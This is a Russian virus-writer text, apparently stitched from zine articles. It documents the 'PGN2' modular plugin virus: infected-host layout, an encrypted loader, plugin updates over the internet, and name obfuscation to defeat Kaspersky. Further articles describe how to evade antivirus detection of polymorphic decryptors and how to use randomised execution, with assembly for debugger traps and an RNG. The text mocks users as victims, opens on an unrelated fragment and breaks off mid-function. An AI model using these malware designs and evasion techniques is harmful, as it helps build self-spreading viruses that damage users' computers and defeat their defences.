Однако, несмотря на то, что подобные объекты в киберпространстве еще не созданы, уже сегодня можно с уверенностью сказать, что они будут являться следующим шагом в эволюции компьютерных вирусов, а также одними из самых значимых объектов киберпространства, то есть почти все в киберпространстве будущего будет строиться с учетом (или под влиянием) существования подобных объектов.

Если бы вы попали на 2-3 тысячи лет назад в прошлое, разве вы не воспользовались бы случаем, чтобы создать свою собственную религию? Но точно такая же ситуация есть и сегодня: в структуре

киберпространства образовалась ниша, которая должна быть (и будет) заполнена самораспространяющимся распределенным информационным объектом высокой сложности.

5-06-01



# Плагинный вирус - версия 2.00

## Содержание

1. Введение
2. Модульная структура в общем виде
3. Внешний контейнер
4. Плуины - на диске и в памяти
5. Формат плагина
6. Загрузчик
7. Взаимодействие плагинов
8. Взаимодействие плагинов через события
9. Приоритет вызовов событий
10. Взаимодействие плагинов через импорты/экспорты
11. Взаимодействие плагинов с загрузчиком (аттач/детач)
12. Оформление подпрограмм
13. Обработка ошибок (SEN)
14. Выбор числовых констант
15. Фича: FUCKAPI

## 1. Введение

Вот уже давно мысль о плагинных вирусах циркулирует в вирмэйкерских головах, не дает им покоя, иногда даже мешает спать. Сегодня это актуально, сегодня есть интернет и несметные полчища наших тайных обожателей - юзеров - раззявив ебала и занеся пакши над баттонами YES и OK, ждут, чтобы мы использовали их ресурсы.

Почему плагины?

Да, вирус, состоящий из отдельных модулей, действительно сложнее написать. Но модульная структура просто предназначена для обновления через интернет; и кроме того, возможно по-разному комбинируя плагины создавать функционально различные вирусы. Трудно предвидеть сейчас, какими возможностями мы захотим чтобы обладал вирус, после того, как он разойдется по тысячам компьютеров. А обновление одного плагина намного проще, чем обновление всего вируса. И наконец, это возможность дальнейшего развития, это повод для вирмэйкеров объединить усилия.

На сегодня существует один реальный модульный вирус - это Hybris, и он показал себя отлично. Однако, моя субъективная оценка такова, что к хибрисовской системе плагинов трудно подключить что-нибудь свое, а построить на этой базе что-то действительно сложное, будет совсем не просто. Это не значит ничего плохого, хибрис по настоящему великолепен. Просто мне этого мало.

Поэтому в то время, как в теплой бразилии рос хибрис, здесь, у нас, была предпринята попытка разработать свою собственную концепцию плагинного вируса, то есть вируса, по настоящему построенного на основе модулей: так, как я это вижу.

Основное отличие заключается вот в чем. У хибриса это действительно ПЛУГИНЫ, то есть просто дополнительные фичи, прикручиваемые к вирусу. В проекте PGN2, плюс к тому что есть у хибриса,

С другой стороны, хибрис направлен на интернет: большая часть его основных модулей ориентирована на распространение по сети. В проекте PGN2 распространение по интернету почти не поддерживается. То есть там все для этого есть, но самих плагинов для конкретно распространения - в опубликованных архивах - нет. Потому что PGN2 в первую очередь показывает реализацию модульной структуры, схему взаимодействия плагинов.

## 2. Модульная структура в общем виде

```
+---hostfile.exe/dll---+
| [...] |
| [расшифровщик] |
| [...] |
| [зашифрованный вирус] |
| [...] |
+-----+
```

```
+-----+
| [LDRWIN32.bin] | <-- загрузчик, для распаковки/запуска плагинов,
| [compressed_plugin1] | необходим
| [compressed_plugin2] | <-- запакованные плагины в формате PGN2,
| [...] | присутствие опционально
| [DD 0] | <-- завершающий DWORD=0, необходим загрузчику
+-----+
```

```
+-----+
| [compressed_plugin3] | <-- плагин в формате PGN2,
| [compressed_plugin4] |      присутствие опционально
| [...]               |
| [DD 0]              | <-- завершающий DWORD=0, необходим загрузчику
+-----+
```

1. добавляется во внешний контейнер (возможно, заменяя старую версию)
2. подключается к работающей копии вируса и выполняется.

При последующем же запуске файла со старой версией плагина, этот плагин будет заменен более новым, хранящимся в контейнере. Также, все в дальнейшем инфицируемые файлы будут содержать самые последние плагины.

Единственно, пока еще не реализована возможность шифровки внешнего контейнера.

## 4. Плагины - на диске и в памяти

Для удобства работы с плагинами они организованы в список. Структура вируса в памяти: (список плагинов в памяти)

```
LDRWIN32.PluginList DD ?      <-- указатель на первую запись
|
+-----+ --> физический образ (сжатый, формат PGN2)
| list entry 1 | --> образ в памяти (исполняющийся PE EXE)
+-----+
|
+-----+ --> ...
| list entry N | --> ...
+-----+
|
NULL

list_entry      struc
list_phys      dd      ?      ; *pgn2_header, physical image
list_virt       dd      ?      ; *PE_in_memory, virtual image
list_next       dd      ?      ; next list entry or NULL
ends
```

Другими словами, на каждый плагин в памяти хранятся два образа: один - запакованный, то есть тот, который добавляется в каждый новый зараженный файл; а другой - распакованный в память PE EXE, который в настоящее время и исполняется.

## 5. Формат плагина

Поскольку плагины представлены в формате PE EXE, писать их можно практически на чем угодно, подходящих компиляторов также полно, хотя мне вполне хватило tasm'a и borland c++.

Единственно, откомпилированные PE-файлы должны удовлетворять следующим требованиям:

1. содержать фиксапы (если они используются в откомпилированном образе)
2. не содержать ресурсов (ресурсы будут поскипаны)

После компилирования, с PE файлом следует сделать следующее:

Тулза PE2PGN:

1. поскипать MZ-заголовок и DOS-овую часть
2. перерелоцировать на imagebase=0, physicaloffset=0
3. выкинуть ресурсы и фиксапы с типом 0
4. обнулить PE id, datetime, checksum, и прочие, в дальнейшем не используемые поля

Тулза PACKER:

5. сжать файл

Тулза HEADER:

6. добавить PGN2-заголовок (DWORD CRC32-id, DWORD version)

Таким образом, физически плагины в формате PGN 2, а виртуально (в памяти) - в формате PE EXE.

```
+-----+
| CRC32-id          | ; crc32('имя плагина')
+-----+
| version           | ; версия
+-----+
| compressed_size   | ; длина заpackованных данных (Z_CODING)
+-----+
| decompressed_size | ; длина распакованных данных
+-----+
| заpackованный PE EXE | ; длина = compressed_size
| ...               |
+-----+

pgn2_header          struc
pgn2_id              dd      ?      ; CRC32('lowercased name')
pgn2_version         dd      ?      ; 1,2,... >=100000--not-in-file
pgn2_compressed      dd      ?      ; compressed data size
pgn2_decompressed    dd      ?      ; decompressed data size, PE format
; BYTE * compressed_size
ends
```

DWORD CRC32-id, который идет до заpackованного тела плагина - это CRC32 от имени плагина маленькими буквами.

DWORD version - это версия плагина, которая если  $\geq 100000$ , то такой плагин не будет добавляться в новоинфицируемые файлы. Это значит, что такой плагин будет храниться только во внешнем контейнере, и подгружаться оттуда при каждом запуске, но никогда не будет включен в зараженный файл. Это фича используется тогда, когда новые версии этого плагина планируется постоянно выкачивать из инета.

В плане загрузки плагинов в память (а загружает их туда наш собственный загрузчик), существуют следующие отличия:

- imagebase больше не должен быть выровнен, нам это пофигу, так как:
- в ring3: выделение памяти через GlobalAlloc, align=DWORD
- в ring0: выделение памяти через PageAllocate, align=4K
- большинство записей в PE-заголовке нулевые, т.е. не используются
- атрибуты и имена секций не имеют смысла (вся память r/w), нам нужны только оффсеты и длины
- при импорте функций из других плагинов - имена плагинов начинаются на @
- возможны любые импорты, экспорты и фиксапы, также возможны экспорты из системных DLL'ек по именам
- не поддерживаются ресурсы
- точка входа (если есть) вызывается первой
- затем вызывается начальное событие
- возможно наличие экспортируемой подпрограммы unload()
- подпрограммы интерплагинного взаимодействия: экспортируемая HandleEvent() и импортируемая Event() (опционально)

## 6. Загрузчик

LDRWIN32 - это специальный плагин, содержащий в себе блок кода LDRWIN32.bin, причем каждый из них называется загрузчиком. LDRWIN32.bin - это блок кода, который просто содержится внутри соответствующего плагина, и выполняет следующие функции: если к этому блоку кода приписать пачку плагинов (заpackованных, в формате PGN2), и передать ему управление, то он построит в памяти список плагинов, распакует туда PE EXE-образы и запустит вирус.

Более точно, задача загрузчика такая:

- взять все имеющиеся плагин(ы);
- загрузить дополнительные плагин(ы) из внешнего контейнера;
- выбрать новейшие;
- построить список плагинов;
- распаковать плагин(ы);
- загрузить их в память как PE-файлы;
- настроить фиксапы, импорты и экспорты;
- вызвать все точки входа (для каждого плагина);
- послать плагинам начальное событие;
- если событие не обработано, освободить память;
- вернуться в программу-носитель.

Также загрузчик содержит подпрограмму `LDRWIN32.ldrwin32_copy()`, которая вызывается для построения новой копии вируса (нового списка плагинов). Эта подпрограмма использует текущий список плагинов как родительский, и без чтения внешнего контейнера, просто выделяет память под копию списка и образы плагинов и копирует их туда, после чего генерирует соответствующее событие. В настоящее время эта фишка используется (под win9x) для построения второй активной копии вируса в ring-0.

Кроме того, плагин `LDRWIN32` содержит следующие public-функции и переменные:

`PluginList` - указатель на первую запись списка плагинов. (см. `PGN2.INC`)

```
list_entry      struc
list_phys      dd      ?      ; *pgn2_header, physical image
list_virt      dd      ?      ; *PE_in_memory, virtual image
list_next      dd      ?      ; next list entry or NULL
ends
```

Чтобы получить значение импортируемого `DWORD`'а, надо сделать так:

```
extrn  TestDword:DWORD      ; make imported entry
mov     eax, TestDword + 2   ; FF 25 xx xx xx xx: JMP DWORD PTR [xxxxxxxx]
mov     eax, [eax]          ; = address
mov     eax, [eax]          ; = value
```

Вместо этого можно импортировать функцию `LDRWIN32.GetPluginList()`, которая вернет значение `PluginList` в `EAX`.

## 7. Взаимодействие плагинов

Реализованы две взаимодополняющих схемы взаимодействия плагинов: через внутренние события и через импортируемые/экспортируемые функции.

Отличие схем в том, что при взаимодействии через события, плагин(ы), принимающие события могут как присутствовать так и нет; но если некий плагин А импортирует функцию из плагина В, то плагин В присутствовать обязан, причем эта функция должна быть описана в его экспортах; в противном случае плагин А будет отключен.

Таким образом взаимодействие через импорты/экспорты обеспечивает доступ к основным, общим функциям, типа работы с памятью и файлами, а событиями обеспечивается подключение плагинов "на будущее".

## 8. Взаимодействие плагинов через события

Под событиями имеется в виду внутренняя модель событий, но, конечно же, никак не маздайные события. Хотя и на них тоже можно бы было построить взаимодействие плагин.

Общение между плагинами происходит так:

Для того, чтобы принимать события из других плагин, плагин экспортирует функцию `HandleEvent()`.

Для того, чтобы посылать события, плагин импортирует функцию `Event()` из загрузчика `LDRWIN32`.

У каждого события есть уникальный номер и один юзерский параметр.

Для вызова события, делаем так:

```
...
extern Event:PROC ; объявляем импортируемую процедуру, из LDRWIN32
...
push <user_param>
push <event_id>
call Event ; вызываем загрузчик,
add esp, 8 ; он распределяет событие по всем плагинам
...
or eax, eax
jnz event_handled
event_not_handled:
...
```

или, на C++:

```
...
int __cdecl Event(DWORD EventID, DWORD UserParam);
...
if ( Event(<event_id>, <user_param>) )
{
    ... // event handled
}
...
```

Подпрограмма `LDRWIN32.Event` просто распределяет событие по тем плагинам, у которых есть `public`-подпрограмма `HandleEvent`.

Так что, для обработки событий, делаем так:

```
...
public HandleEvent ; объявляем экспортируемую подпрограмму
...
HandleEvent:
mov eax, [esp+4] ; event_id
mov ecx, [esp+8] ; user_param
...
mov eax, 0/1/-1 ; return value
retn
```

или, на C++:

```
int __export __cdecl HandleEvent(DWORD EventID, DWORD UserParam)
{
    if (EventID == <some_event_id>)
    {
        ...
        return 1/-1;
    }
    return 0;
}
```

Как видно, подпрограмма `Event` возвращает результат в `EAX`:

- 0 если событие не было обработано
- -1 если событие было обработано с результатом -1 (остановить распределение событий)

- N если N плагинов обработали событие с результатом 1

Очевидно, что после того, как некоторое событие обрабатывается (подпрограммой `HandleEvent`) с результатом -1, загрузчик просто останавливает распределение событий и возвращает -1 как результат. В остальных случаях `LDRWIN32.Event` просто суммирует результаты от `HandleEvent()` (нули и единицы) и возвращает сумму.

## 9. Приоритет вызовов событий

Предположим, что несколько плагинов висят на одном и том же событии, то есть ждут его, и затем производят какие-то действия.

Как выяснить, в каком порядке они (плагины) должны вызываться при распределении событий?

Для этого у каждого плагина есть параметр `PRIORITY`, от 0 до 10 включительно, в соответствии с которым загрузчик решает, какой плагин вызовется раньше, а какой позже.

По умолчанию значение `PRIORITY` должно быть равно 5, и изменять его не рекомендуется.

Если вы пишете плагин А, который должен (при одном и том же событии) быть вызван раньше плагина В, то поставьте для А значение `PRIORITY` на 1 меньше.

## 10. Взаимодействие плагинов через импорты/экспорты

В дополнение к функциям `HandleEvent()` и `Event()`, которые суть основной способ коммуникации между плагинами, плагины могут использовать импорты и экспорты друг между другом, и импорты из системных DLL'ек по именам.

Единственное отличие от импортов из системных DLL'ек в том, что имена импортируемых плагинов в `import table` должны начинаться на `@`.

Пример `.DEF`-файла, передаваемого `TLINK32`'у при линковке плагина:

```
EXPORTS
    HandleEvent
IMPORTS
    Event = @LDRWIN32.Event
    fuckit = KERNEL32.DeleteFileA
    ...
```

## 11. Взаимодействие плагинов с загрузчиком (аттач/детач)

У плагинов может быть ненулевая точка входа (`EntryPointRVA`), которая вызывается сразу после того, как плагин будет загружен в память, но до отправки каких-либо событий. Во время этого вызова также возможно вызывать события. У процедуры `EntryPoint()` один `DWORD`-параметр, который обычно равен нулю. Но может также содержать и некоторое другое значение - код возврата из процедуры `unload()`. А эта процедура, если она в плагине есть, вызывается до того, как плагин будет выгружен из памяти, в случае апдейта плагина более новой версией, либо в случае просто выгрузки плагина из памяти. Если это выгрузка из памяти, то `unload()` должна освободить всю выделенную память и убить все созданные нити. Если это апдейт, то есть возможность передать некоторые данные из старой версии плагина в новую.

```
void __export __cdecl EntryPoint(DWORD oldver_unload_code)
```

```

{
    if (oldver_unload_code == 0)
    {
        ...      ; просто загрузка в память
    }
    else
    {
        ...      ; замена старой версии в рантайме, при этом oldver_unload_code
                  ; может быть указателем на некоторые данные
    }
} //EntryPoint

int __export __cdecl unload(int why)
{
    if (why==UT_UNINSTALL)
    {
        ...      ; выгрузка из памяти
        return 0;
    }
    if (why==UT_UPDATE)
    {
        ...      ; апдейт, т.е. выгрузка, с тем чтобы заменить новой версией
        return 1;
    }
} //unload

```

Следующие две public-подпрограммы, существующие в загрузчике, позволяют производить аттач и детач плагинов в рантайме.

## 1. int \_\_cdecl ldrwin32\_attach(BYTE\* buf, DWORD\* bufsize)

Приаттачить пачку плагинов. Буфер - набор запакованных плагинов, желательно чтобы все заканчивалось на 'DD 0'. То есть формат буфера такой же, как и у внешнего контейнера. Длина буфера используется на случай, когда не найден завершающий 'DD 0'.

Если один из этих новопришедших плагинов у нас уже есть, то в загрузчике происходит следующее:

- проверить, если пришедший плагин новый; обновить внешний контейнер
- старые плагины: вызвать unload(UT\_UPDATE), запомнить exitcode (exitcode может быть указателем на динамически-аллоцируемый блок)
- старые плагины: освободить память
- новые плагины: распаковать, загрузить в память, настроить импорты, экспорты, фиксапы
- заново проверить наличие всех необходимых экспортов между всеми плагинами, и пометить плагины, которым не хватает экспортов, как UNRESOLVED (и в дальнейшем они работать не будут)
- новые плагины: вызвать точки входа, передавая exitcode от соответствующих unload()'ов как параметр

После аттача, генерится евент EV\_LDRWIN32\_ATTACHED.

## 2. void \_\_cdecl ldrwin32\_detach\_me()

Эта подпрограмма вызывается, когда какой-то плагин хочет себя отгрузить.

Вызывающий плагин в таком случае будет ЗАМЕНЕН фэйковым (нулевым) плагином с версией на 1 больше, но с тем же ID, и с нулевыми compressed/decompressed size.

Этот новый нулевой плагин будет сохранен во внешний контейнер, в дальнейшем по возможности замещая старую версию, которая захотела себя детачить.



Детач используется когда некий плагин считает, что выполнил свою миссию, и больше не должен на этой машине исполняться никогда.

После детача генерится евент EV\_LDRWIN32\_DETACHED.

## 12. Оформление подпрограмм

Желательно, чтобы все public-подпрограммы были написаны согласно с cdecl конвенцией, то есть:

- порядок PUSHа параметров на стэк ОБРАТНЫЙ, т.е. после CALL'a, первый (последний запущенный) параметр находится по адресу [ESP+4], 2й по [ESP+8].
- выход из подпрограмм по RETN (0xC3)
- после CALL'a вызывающий делает `<ADD ESP, 4 * число_параметров>`
- подпрограммы могут изменять EAX,ECX,EDX
- подпрограммы не могут изменять EBX,ESI,EDI,EBP
- функции возвращают результат в EAX

## 13. Обработка ошибок (SEH)

1. SEH'ом ошибки обрабатываются только во время вызовов EVENT'ов. Когда вызывается EntryPoint или unload(), никакого SEH'a, кроме общего, нет.

Когда обрабатывается возникшая ошибка, загрузчик LDRWIN32 ищет адрес ошибки, затем по этому адресу - соответствующий плагин, и отключает этот плагин. (ставит флаг FL\_PGN2\_SEHERROR)

После этого происходит операция обновления межплагиновых импортов/экспортов, и все плагины, директом (не через события) вызывающие глючный, будут также отключены. (UNRESOLVED)

2. Так как система PGN2 была разработана под win32/ring-3, т.е. win9x/ring0-код возможен, но не желателен, то логика работы не должна основываться на ring-0.

Весь ring0-код должен быть по возможности коротким и независимым, дабы не сглючило.

## 14. Выбор числовых констант

В случае, если вы пишете плагин, который должен будет посылать события другим плагинам, для этих событий придется выбрать уникальные номера. Я предлагаю сделать это так: к имени плагина (маленькими буквами) припишите свой никнейм и посчитайте от этого дела CRC32 (прилагается тулза CRC32). Затем прибавляя к полученному числу 0,1,2 и т.д. получите уникальные номера для ваших событий. Сделано это исключительно для того, чтобы номера событий не пересекались, в том фантастическом случае, если вы захотите поддержать проект парой своих собственных плагинов.

## 15. Фича: FUCKAPI

Поскольку часть интерплагинного взаимодействия возлагается на импорты/экспорты, то плагины будут содержать имена своих public-подпрограмм, что хорошо для касперского, а значит плохо для нас.

Поэтому была придумана фича, кояя сделает изучение бинарной версии вируса забываемой.

Итак, имена всех плагинных и public-процедур во всех плагинах, обрабатываются следующим образом:

1. первый символ @ пропускается (если он есть)
2. от имени считается csc32
3. этим csc32 инициализируется randseed, после чего генерируется строка из псевдослучайных символов (1..255), в ту же длину

Естественно, что это справедливо только для интерплагинных public-процедур, а при импорте из kernel'a имена останутся без изменений.

---

# О ДЕТЕКТИРОВАНИИ СЛОЖНЫХ ВИРУСОВ

Каким образом происходит детектирование современного вируса?

Во-первых, из всего набора проверяемых файлов выбираются те, которые могут быть инфицированы конкретным вирусом. То есть, например, все PE-EXE файлы от 16k и больше.

Затем происходит более тщательное отфильтровывание тех файлов, которые этим вирусом инфицированы быть не могут: с учетом внутренних особенностей файла. Например, если PE-хеадрес меньше килобайта, нет смысла проводить проверку на C/H.

Как показала практика, если вирус достаточно изысканный, и проверка занимает до часа времени, то авторы (в частности, НАВовцы) могут прицепиться к вирусной already-сигнатуре в заголовке файла, и только такие файлы на некий конкретный вирус и проверять.

Затем происходит поиск полиморфного дешифратора. Если сразу найти дешифратор нельзя, то перебирают все возможные адреса.

Далее, начиная с каждого подозреваемого на дешифратор адреса, пускают эмуляцию, и в момент перехода на расшифрованное тело проверяют вирусную сигнатуру.

Так вот, иногда, для того, чтобы отсеять еще больше файлов, производится не просто эмуляция, а эмуляция с проверкой на набор инструкций.

Что это такое?

Дело в том, что все дешифраторы любого полиморфного вируса состоят из одного и того же набора инструкций.

То есть, если внутри подозреваемого на дешифратор кода встречается инструкция, которой в дешифраторах этого вируса не бывает никогда, то этот код дешифратором не является.

Благодаря этой особенности полиморфных генераторов -- определенному набору инструкций -- возможно отсеивать во время проверок большинство файлов.

То же самое касается и метаморфных и пермутирующих вирусов. Если такой вирус состоит из определенного набора инструкций, а на апрель 2001 это можно сказать обо всех существующих вирусах, то в его детектировании, скорее всего, также используется проверка на набор возможных инструкций.

Происходит это потому, что алгоритмы существующих полиморфных движков производят фиксированные наборы инструкций. То есть только тех инструкций, которые были заданы автором. И если морфный движок никогда не генерирует, например, ADC, то найдя этот ADC в файле, антивирус уже будет знать, что файл этим конкретным вирусом не инфицирован; и тогда число проверок уменьшится, а скорость увеличится.

Бывает, правда, что движку задается "стратегия" генерации инструкций в полиморфном дешифраторе, и в каком-то одном файле никогда не будут проявлены все возможности движка. В этом случае авторам придется генерить тысячи полиморфных сэмплов, и выявлять возможный набор инструкций уже на них.

Если же вероятности генерации каждой инструкции в получаемом дешифраторе *крайне малы*, то тысячами сэмплов дело не ограничится, и авторам придется дизассемблировать движок.

Однако, в любом случае, набор возможных инструкций, в силу того, что он известен, будет найден, пусть даже сразу -- и не весь. И проблема здесь в алгоритмах движков. В определенности, которую майкеры оставляют в помощь касперу.

Другое дело, если набор возможных инструкций, составляющих дешифратор, известен не будет.

Тогда уже нельзя будет сказать, что если код начинается на IMUL, то это не вон-тот-вон вирус, ибо декриптор этого вируса может начинаться вообще на все что угодно, пусть и с малой вероятностью.

Как же достигнуть такой фишки?

Есть несколько путей.

1. Генерация команд со случайными опкодами; с последующей фильтрацией безвредных для исполнения вариантов, через SEH
2. Вставка в декриптор инструкций собственно из программы, в качестве мусора. В контексте этой программы ее инструкции, скорее всего, будут выполнены корректно, хоть это и может повлиять на работоспособность самой программы; кроме того, эти инструкции (или их блоки) можно, опять же, отфильтровать.
3. Перемешивание между собой кусков вируса (или декриптора) и кусков программы, с сохранением работоспособности программы. Этот вариант основан на реверсинге и интеграции.
4. Составление вируса или декриптора исключительно (или частично) из инструкций самой программы, или близко к ним. Для этого уже потребуется мощный анализатор инструкций и их блоков, и вообще, это крайне сложная, но решаемая задача.

Хотя, наиболее простым и эффективным вариантом будет генерация вируса из hll-подобных кусков, то есть таких кусков кода, которые производят существующие с++ - компиляторы. Вероятность того, что такие куски кода есть в некой программе -- велика; и вместе с тем не придется анализировать саму программу. Возможно, это и есть решение. Нечто в этом роде было показано в одном из gvm'ов; там написанный на ассемблере код генерил себе декриптор в виде якобы откомпилированного паскалем exe'шника; exe'шник этот ничем не отличался от настоящих, за исключением собственно зашифрованного ассемблерного кода внутри.

Здесь же я предлагаю не генерить такой exe'шник, а модифицировать существующий, с сохранением работоспособности.

Собственно, это все.

# ГСЧ в вирусах

Здесь будет рассказано об использовании ГСЧ в вирусах, а именно об исполнении (или не исполнении) каких-либо действий с некоторой вероятностью, а не постоянно.

В чем разница между действием всегда или же с вероятностью? Разница в том, что возникает НЕОПРЕДЕЛЕННОСТЬ, то есть НЕПРЕДСКАЗУЕМОСТЬ работы вируса. А отсюда следует, что изучать, детектировать и лечить такой вирус становится сложнее.

Например, вы изучаете такой код:

```
...
call sub_1
call sub_2
label_1: call sub_3
...
```

т.е. протрассировываете в отладчике пошагово `call sub_1`, потом `call sub_2` и так далее. Допустим, вы это все трассируете долго и много, детектирования трассировки там не видите, ничего интересного не обнаруживаете, и попадаете на метку `label_1`.

Вопрос: дает ли это вам право при последующем прохождении отладчиком этого малоизученного кода, перейти на `label_1` с "отпусанием" управления в код программы? (т.е. команда `G` в `DEBUG/soft-ice`, `G/HERE` в `soft-ice`, `F4` в `TD`)

Ответ: никуда.

Потому, что там может встретиться код следующего содержания:

```
...
dec     dword ptr [12345678]
jz      1234abcd
...
```

где первая команда -- это уменьшение на единицу некоторого счетчика (начальное значение, скажем, = 10), а вторая команда -- переход на детектирование отладчика и факап.

Таким образом первые пару раз вы трассируете этот код без проблем, а в N-ый раз -- пытаетесь его обойти, отдав ему управление, и тут-то и проявляется злопиздец.

С использованием ГСЧ это выглядит так:

```
...
mov     eax, 10
call    random
cmp     eax, 7
je      check_debugger
...
```

Но это было только начало. Ибо никакой подобной антиотладки, конечно, не делается.

Основная мысль, причем проверенная на практике, заключается в добавлении в вирус огромного количества фич, и вызове их случайным образом, из разных мест, при разных обстоятельствах.

Теперь сравните простенький вирусок типа циха, в хексы которого посмотрел -- и все понятно, и огромный сложный интернетовский плугинный червь. Сравните их с точки зрения антивирусников, которым надо не только в код глянуть, но и посмотреть как он реально работает, и работает ли. Антивирусникам надо моделировать распространение вируса в сети, проверять его на разных операциях, с разным софтом, в разных обстоятельствах, много раз.

И тут происходит следующая штука: антивирусник берет сэмпл (присланный инфицированный файл), запускает его, получает еще 10 сэмплов, в бинарнике вируса нихрена не понимает/не

замечает, и преспокойно пишет детектилку/лечилку, которая, естественно, отлично работает на всех полученных сэмплах.

Все бы тут хорошо, да только через N "шагов" вирус изменяет метод заражения, вместо entryptpoint делает uep, и вместо одной своей точки входа подставляет другую.

Антивирусник сосет? Нет, не сосет, он с этим разобрался. Допер. А вирус-то был метаморфный! Все те инструкции, из которых он состоял, были \_сгенерированы\_ движком, а собственно "скелет", из которого вирус делается, был зашифрован. Декомпилировать его -- большой гимор.

Но фишка в том, что отнюдь не все части "скелета" были переведены в код, а некоторые его части переводились в код с вероятностью 1/100, или по какому-то там счетчику, который уменьшается на 1 исключительно при смене win95 --> winNT или наоборот. И по четным месяцам этот вирус работает просто и со вкусом, и не выпендривается; но как только наступит месяц нечетный, во всех новых сгенерированных копиях начинает проявляться некий дополнительный кусок кода...

А как обстоит дело со сложными полиморфными вирусам? А вот как: лоз пишет лечилку, генерит N сэмплов (инфицированных файлов), и на всех них лечилку отлаживает.

И тут есть вот какое дело: пусть полиморфный движок использует фичи A,B,C,... с вероятностью 1/10. Причем все фичи -- очень характерные. Например генерация мусора, разброс декриптора по всему файлу, использование сопроцессора и MMX'a, выкидывание из вируса второстепенных кусков кода, добавление в вирус кусков кода из программы, и т.п.

Вероятность появления фич A,B,C всех вместе -- 1/1000, и если лоз ограничивается всего сотней сэмплов, то скорее всего, он отсосет, и на некоторых \_типах\_ декриптора детектилку/лечилку уже не опробует. Что и требовалось доказать.

Неопределенность и еще раз неопределенность -- вот что нужно антивирусникам для качественной ебли. Крайне сложно проверить работу вируса, который в методе заражения файла использует тысячу первый байт из зимбабвоязычного ядра от маздая подверсии X.Z.6.6.6 -- для этого нужно иметь этот маздай; а в остальном этот вирус работает обычным образом.

Зачем делать проверку на 'PE', когда можно проксорить эти два байта, и сравнить с текущим числом или тем, что выдает GetTickCount. Тогда такой сэмпл, присланный в саппорт касперского (где сидят злобные ламеры) будет безрезультатно запущен, и приславшему ответят так:

в файле pornofuck.exe вирусов не обнаружено,  
идите, пожалуйста, нахуй. с уважением, касперский лаб.

Итак, мы рассмотрели следующее: собственно вероятностное исполнение/использование фич; комбинацию оных с датавременем и/или счетчиком; умножение вероятностей, когда серьезная фича проявляется крайне редко, и, как следствие, не анализируется, не детектируется, и не лечится.

Как-то в одной философской эхе зашел спор: а что есть полная свобода? Интересный вариант был "полная случайность", то есть когда я перед принятием решения кидаю монетку. Да, это абсурдно; но ведь тогда я освобождаюсь от осмысленного влияния окружающего мира, а выбор предопределен лишь самой монеткой, то есть, по сути, случайным фактором. Этот вариант не позволяет реализовать выигрышную стратегию, но и окружение не сможет тогда приспособиться к стратегии выбора и сделать ее проигрышной.

Несмотря на всю бредовость идеи с монеткой, в ней есть смысл: чем больше "случайных" выборов производит вирус, тем больше он непредсказуем и свободен. Больше случайности -- больше свободы, но не доводя до абсурда, конечно.

И, кстати, тенденция перехода от фиксированных сущностей к случайным уже давно наблюдается в вирмэйкинге:

entrypoint --> uep,

```
standard --> crypt --> poly --> meta/permutating
rda
s&d
```

Теперь поговорим о так называемой "стратегии". Пусть есть движок, случайным образом генерирующий набор фич (например, ассемблерных команд) A,B,C,..., причем возможность генерации этих фич задается движку битовой маской, DWORD'ом, 0-й бит для A, 1-й для B, и так далее.

Например, это полиморфный генератор, которому мы задаем -- генерить ли в расшифровщике ADD, SUB, XOR, и т.п. И пусть этот генератор невъебенно крут, и умеет делать дохера инструкций.

Если мы будем при вызове движка задавать генерацию BCEX возможных команды, маску FFFFFFFF, то каждый произведенный декриптор будет все фичи содержать в случайном количестве; и (в общем) все декрипторы будут похожи друг на друга.

Если же мы будем эту маску выбирать случайным образом, то каждый декриптор будет по своему уникален, например состоять только из DEC,XOR,SHL, или из ADD,ADC,BSR,INC и т.п.

т.е. раньше были декрипторы:

```
SHR, OR, INC, ADD, ROL, XOR, OR, INC, ROL, OR, ADD, INC, XOR, XOR, SHR, OR, ROR, ...
ADD, ADD, XOR, INC, SUB, ROR, XOR, OR, INC, ADD, SUB, SHL, OR, INC, ADD, OR, SUB, ...
INC, OR, ROR, SUB, SOR, HL, ROR, ADD, OR, XOR, INC, SUB, SUB, SHL, ADD, INC, ADD, ...
```

а стали:

```
XOR, INC, ADD, INC, XOR, XOR, INC, XOR, ADD, INC, XOR, XOR, ADD, ADD, INC, XOR, ...
SHL, SHL, SHL, ADD, ADD, SHL, SUB, SUB, SUB, SHL, ADD, ...
XOR, OR, ROR, ROL, OR, ROL, ROL, OR, ROR, XOR, OR, XOR, ROR, OR, XOR, OR, ROL, ...
```

В результате, для анализа всего возможного набора инструкций в декрипторах, касперу потребуется уже несколько больше сэмплов, больше времени и больше ебли.

Если же каждый бит этой управляющей маски будет производиться с \_меньшей вероятностью\_, то гимор при работе с сэмплами окажется еще больше.

Вопрос: как сгенерить такую хитрую маску?

Ответ:

```
__re:    ...
         call    get_rnd_dword
         xchg    ebx, eax      ; EBX:вероятность единичных битов=1/2
         call    get_rnd_dword
         and     ebx, eax      ; EBX:вероятность единичных битов=1/4
         call    get_rnd_dword
         and     ebx, eax      ; EBX:вероятность единичных битов=1/8
         jz      __re
         ...
```

Что дальше? Дальше идет функциональная и алгоритмическая мутация вирусов, то есть применение всего вышесказанного не только к потоку команд, но и к вызываемым вирусом функциям, а затем и ко всему алгоритму.

Теперь собственно о ГСЧ.

Линейный генератор псевдослучайных чисел основывается на том, что есть некое фиксированной размерности число `randseed`, которое изменяется при каждом вызове ГСЧ по определенному алгоритму; а псевдослучайное число-результат получается каждый раз из текущего значения `randseed'a`.

Таким образом возникает необходимость инициализации переменной `randseed`, обычно с использованием текущего времени.

Вот вам улучшенный быстрый 32-битный генератор псевдослучайных чисел:

```

randseed      dd      ?
randcount     db      ?

randomize:     pusha
               call    GetTickCount      ; KERNEL32.GetTickCount
               add     randseed, eax
               mov     randcount, al
               popa
               retn

process_randseed:
               mov     eax, randseed
               imul    eax, 214013
               add     eax, 2531011
               mov     randseed, eax
               dec     randcount
               jz      randomize
               retn

; вход: ECX=range
; выход: EAX=0..ECX-1

get_rnd_number:
               push    ecx
               push    edx
               call    process_randseed
               cmp     ecx, 65536 ; необходимо
               jb      __mul      ; только
__div:         xor     edx, edx     ; если
               div     ecx         ; ECX
               xchg    edx, eax    ; бывает
               jmp     __exit      ; >= 65536
__mul:         shr     eax, 16
               imul    eax, ecx
               shr     eax, 16
__exit:        pop     edx
               pop     ecx
               retn

get_rnd_byte:  call    process_randseed
               shr     eax, 24
               retn

get_rnd_dword:
               push    ecx
               call    get_rnd_byte
               shl     eax, 24
               xchg    ecx, eax
               call    get_rnd_byte
               shl     eax, 16
               or      ecx, eax
               call    get_rnd_byte
               mov     ch, al
               call    get_rnd_byte
               or      eax, ecx
